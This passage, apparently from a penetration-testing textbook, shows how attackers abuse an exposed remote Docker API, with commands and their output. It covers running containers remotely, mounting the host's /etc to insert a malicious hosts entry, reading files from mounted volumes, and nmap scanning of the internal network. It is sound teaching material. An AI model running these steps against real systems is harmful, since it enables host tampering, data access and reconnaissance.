
```
$ docker -H <Remote IP:Port> exec modest_goldstine ls
```



```
# Get an image of Linux alpine
bash-3.2$ docker -H <Remote IP:Port> pull alpine
# Create a container from the image
bash-3.2$ docker -H <Remote IP:Port> run -t -d alpine
# Run 'ls' command inside the container
bash-3.2$ docker -H <Remote IP:Port> exec modest_goldstine ls
bin
dev
etc
home
lib
media
mnt
opt
```

Figure 19.80: Screenshot of Docker showing the creation of a Docker container


Similarly, you can create a container from the image, mount the host '/etc' path to the container, and retrieve the content stored in the '/etc/hosts' file. By accessing this file, attackers can make a malicious entry in the host files.



```
# Create a container from the image and mount host '/etc' path to the container
bash-3.2$ docker -H <Remote IP:Port> run -t -d -v /etc:/tmp/etc alpine
# Print the content of host '/etc/hosts' file
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras cat /tmp/etc/hosts

# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 ubuntu-512mb-ams2-01 ubuntu-512mb-ams2-01
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

# Add new entry inside the host 'hosts' file - IP of a malicious server
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras sh -c "echo '127.0.0.1 www.docker.com' >> /tmp/etc/hosts"
# Print the content of host '/etc/hosts' file after modification
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras cat /tmp/etc/hosts

# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 ubuntu-512mb-ams2-01 ubuntu-512mb-ams2-01
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

127.0.0.1 www.docker.com
```

Figure 19.81: Screenshot of Docker showing the manipulation of host files

Attackers can also access data stored outside the host by identifying mounted volumes to the container. You can use the Docker inspect command to detect external storage mounts, such as S3 and network file system (NFS). Furthermore, if any mount has write access, attackers can manipulate the files stored on the external storage.



```
# Find mounts
bash-3.2$ docker -H [docker remote host] inspect [container name]
...
        "Mounts": [
            {
                "Type": "volume",
                "Source": "source",
                "Destination": "/dest/dir",
                "Driver": "the driver"
                "RW": true,
            }
        ],
...

# Access files in mounts
bash-3.2$ docker -H [docker remote host] exec -i [container name] /dest/dir/ls
bash-3.2$ docker -H [docker remote host] exec -i [container name] cat /dest/dir/some/file
```


Figure 19.82: Screenshot of Docker showing the results of the Docker inspect command

Scanning internal network

If an attacker creates a container in the existing Docker network bridge, he can access all hosts that the principal Docker host can access within the internal network.

You can use Nmap to scan the host's internal network and identify running services:

```
$ docker -H <docker host> run --network=host --rm marsmensch/nmap -ox
<IP Range>
```



```
# Start a container used to scan the docker host network using nmap image on a given range
bash-3.2$ docker -H [docker host] run --network=host --rm marsmensch/nmap -ox 10.100.0.0-1

Starting Nmap 7.01 ( https://nmavitalysp.org ) at 2019-02-14 19:17 UTC
Nmap scan report for 10.100.0.1
Host is up (0.00049s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
5666/tcp open  nrpe
8089/tcp open  unknown
...
Nmap done: 70 IP addresses (6 hosts up) scanned in 608.72 seconds
```

